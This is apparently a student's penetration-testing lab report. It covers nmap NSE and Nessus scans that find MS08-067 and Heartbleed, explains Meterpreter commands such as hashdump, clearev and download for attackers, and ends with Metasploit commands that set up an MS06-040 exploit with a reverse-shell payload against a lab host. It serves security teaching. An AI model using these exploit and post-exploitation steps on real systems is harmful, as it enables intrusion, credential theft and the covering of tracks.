

NSE


1. Screenshot of `banners` and discussion

   If we didn't have the previous lab's information, we can learn the OSes from the 3 servers that returned banners. We see a FreeBSD, an Ubuntu, and a Windows machine. As well, we learn that the SSH servers are using SSH-2.0 and their OpenSSH versions. And we find out the mail server running on the Windows machine being version 5 of Microsoft's Extended SMTP.
   (Others are seemingly random sets of hex or unicode, otherwise we have a beautiful quote.)






2. Screenshot of `nmap --script smb-vuln-ms08*` results and list of found vulnerabilities



```
Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
```


3. Find an additional vulnerability using NSE. Support your finding with a screenshot and/or other supporting information.
Heartbleed was a bug in openSSL in its heartbeat extension, where it would send/receive occasional messages to confirm normal operation between server and client. This extension means that a client could ask for the server echo back a message with a specified length. However, it lacked any bounds checking so a user could ask for a reply of a message that is 1 byte long, but say it was 1000 bytes. Then, the server would reply with the message plus 999 bytes from RAM. (Heartbleed OverSimplified)




```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-23 02:53 CST
Nmap scan report for 42.49.30.104
Host is up (0.00012s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptograph
ic software library. It allows for stealing information intended to be protected by
SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-b
eta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memo
ry of systems protected by the vulnerable OpenSSL versions and could allow for discl
osure of otherwise encrypted confidential information as well as the encryption keys
 themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/
MAC Address: 00:02:31:15:0B:04 (Ingersoll-Rand)
```

Nessus

4. Brief list of protocols identified in Wireshark capture:
   I added to pictures to show what I think is happening with Nessus. It seems to test for up machines with ping requests and then for open ports on the machines using SYN scans, 1st picture. Then, it probably attempts to get banners and get the versions of the software on open ports. Then, it attempts to know vulnerabilities against the version of software running, which in the 2nd picture shows numerous SMB connections to X.X.X.102 to get info or detect if it is vulnerable. It attempts to connect on all the assumed services, so SSH, chargen, SMB, http/s … all establish connections with "nessus".




	Source	Destination	Protocol	Length	Info
77	42.49.30.2	42.49.30.100	TCP	62	46946 → 640 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
89	42.49.30.2	42.49.30.100	TCP	62	14240 → 693 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
09	42.49.30.2	42.49.30.100	TCP	62	14651 → 799 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
14	42.49.30.2	42.49.30.100	TCP	62	26310 → 1064 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
21	42.49.30.2	42.49.30.100	TCP	62	50961 → 1117 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
98	42.49.30.2	42.49.30.100	TCP	62	18537 → 1170 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
56	42.49.30.2	42.49.30.100	TCP	62	4676 → 1223 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
40	42.49.30.2	42.49.30.100	TCP	62	1932 → 1276 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
85	42.49.30.2	42.49.30.100	TCP	62	24495 → 1329 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
41	42.49.30.2	42.49.30.100	TCP	62	1223 → 1382 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
39	42.49.30.100	42.49.30.2	TCP	60	57 → 29777 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
82	42.49.30.2	42.49.30.100	TCP	62	46784 → 1435 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
81	42.49.30.2	42.49.30.100	TCP	62	45195 → 1488 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
42	42.49.30.100	42.49.30.2	TCP	60	163 → 17533 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
75	42.49.30.100	42.49.30.2	TCP	60	216 → 5060 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
61	42.49.30.2	42.49.30.100	TCP	62	40651 → 1541 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
58	42.49.30.2	42.49.30.100	TCP	62	4668 → 1594 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
76	42.49.30.100	42.49.30.2	TCP	60	375 → 12038 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
69	42.49.30.100	42.49.30.2	TCP	60	322 → 42293 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	42.49.30.2	42.49.30.100	TCP	62	48721 → 1647 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
34	42.49.30.2	42.49.30.100	TCP	62	7409 → 1700 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
89	42.49.30.2	42.49.30.100	TCP	62	7316 → 1753 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
66	42.49.30.2	42.49.30.100	TCP	62	47604 → 1806 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1



	Source	Destination	Protocol	Length	Info
07	42.49.30.2	42.49.30.102	TCP	66	57576 → 445 [ACK] Seq=1086 Ack=1198 Win=64128 Len=0 TSval=232…
87	42.49.30.2	42.49.30.102	EVENTL…	246	OpenEventLogW request
36	42.49.30.102	42.49.30.2	EVENTL…	174	OpenEventLogW response
08	42.49.30.2	42.49.30.102	TCP	66	57576 → 445 [ACK] Seq=1266 Ack=1306 Win=64128 Len=0 TSval=232…
80	42.49.30.2	42.49.30.102	SMB	105	Tree Disconnect Request
62	42.49.30.102	42.49.30.2	SMB	105	Tree Disconnect Response
12	42.49.30.2	42.49.30.102	TCP	66	57576 → 445 [ACK] Seq=1305 Ack=1345 Win=64128 Len=0 TSval=232…
34	42.49.30.2	42.49.30.102	SMB	109	Logoff AndX Request
90	42.49.30.102	42.49.30.2	SMB	109	Logoff AndX Response
73	42.49.30.2	42.49.30.102	TCP	66	57576 → 445 [ACK] Seq=1348 Ack=1388 Win=64128 Len=0 TSval=232…
00	42.49.30.2	42.49.30.102	TCP	66	57576 → 445 [RST, ACK] Seq=1348 Ack=1388 Win=64128 Len=0 TSva…
19	42.49.30.2	42.49.30.102	TCP	74	57578 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 …
00	42.49.30.102	42.49.30.2	TCP	78	445 → 57578 [SYN, ACK] Seq=0 Ack=1 Win=17520 Len=0 MSS=1460 W…
29	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=232335193…
57	42.49.30.2	42.49.30.102	SMB	241	Negotiate Protocol Request
05	42.49.30.102	42.49.30.2	SMB	155	Negotiate Protocol Response
05	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=176 Ack=90 Win=64256 Len=0 TSval=232335…
12	42.49.30.2	42.49.30.102	SMB	306	Session Setup AndX Request, NTLMSSP_NEGOTIATE
72	42.49.30.102	42.49.30.2	SMB	662	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS…
71	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=416 Ack=686 Win=64128 Len=0 TSval=23233…
18	42.49.30.2	42.49.30.102	SMB	328	Session Setup AndX Request, NTLMSSP_AUTH, User: \
52	42.49.30.102	42.49.30.2	SMB	196	Session Setup AndX Response
36	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=678 Ack=816 Win=64128 Len=0 TSval=23233…
22	42.49.30.2	42.49.30.102	SMB	166	Tree Connect AndX Request, Path: \\ISEAGE-SB3R8UBT\IPC$
55	42.49.30.102	42.49.30.2	SMB	126	Tree Connect AndX Response
15	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=778 Ack=876 Win=64128 Len=0 TSval=23233…
39	42.49.30.2	42.49.30.102	SMB	168	NT Create AndX Request, Path: svcctl
32	42.49.30.102	42.49.30.2	SMB	105	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DE…
70	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=880 Ack=915 Win=64128 Len=0 TSval=23233…
87	42.49.30.2	42.49.30.102	SMB	170	NT Create AndX Request, FID: 0x4000, Path: \srvsvc
97	42.49.30.102	42.49.30.2	SMB	205	NT Create AndX Response, FID: 0x4000
83	42.49.30.2	42.49.30.102	TCP	66	57578 → 445 [ACK] Seq=984 Ack=1054 Win=64128 Len=0 TSval=2323…
65	42.49.30.2	42.49.30.102	DCERPC	206	Bind: call_id: 0, Fragment: Single, 1 context items: SVCCTL V…


5. Comment on a vulnerability that is common between NSE and Nessus (include screenshot to verify this common vulnerability)
   I said that NSE showed the Heartbleed vulnerability earlier, and Nessus shows it too on the same machine.



6. List two or three additional vulnerabilities of interest
   CVE-2005-1206 - X.X.X.102
   CVE-2009-2412 - X.X.X.102,106
   CVE-2006-3439 - X.X.X.102

Metasploit

7. Screenshot of command sysinfo on exploited system



8. List five Metasploit commands (to view a full list, type help in a Metasploit meterpreter session) and explain how they may be useful to an attacker

migrate: I am unsure exactly what this does, but it seems to merge our meterpreter session with another process running on the server. These are then running under the same PID and seem to hide the existence of the process running.

edit: This opens up a vim like editor to modify files.

download: This allows us to exfiltrate files back to the computer connected to the meterpreter.


clearev: Clears Windows' event log. Hiding the actions you did on the remote server.

hashdump: Dumps the contents of the SAM database. Giving us access to the users hashes.

Honorable Mentions:
getuid
execute
lcd & lpwd


Armitage

9. Screenshot of exploited host (red icon)




Gaining a Foothold

10. Screenshot of meterpreter shell after persistence




Assignment

11. How did you find the vulnerability? (NSE, **Nessus**, etc.)



12. How did you find the exploit? (which CVE database)

https://www.cvedetails.com/
It shows that I there is a metasploit module associated with the vulnerability.



13. Steps that were taken to exploit this vulnerability (using **Metasploit**, Armitage, etc.)
    I decided to use this vulnerability, which has the ms06_040 exploit in metasploit for smb. Then, set it to establish a shell over meterpreter, since meterpreter's commands won't work with this exploit. (I tried.) Then, I targeted the vulnerable machine at the X.X.X.102 ip.

```
msf6 > use exploit/windows/smb/ms06_040_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms06_040_netapi) > set PAYLOAD windows/shell/reverse
_
set PAYLOAD windows/shell/reverse_ipv6_tcp
set PAYLOAD windows/shell/reverse_nonx_tcp
set PAYLOAD windows/shell/reverse_ord_tcp
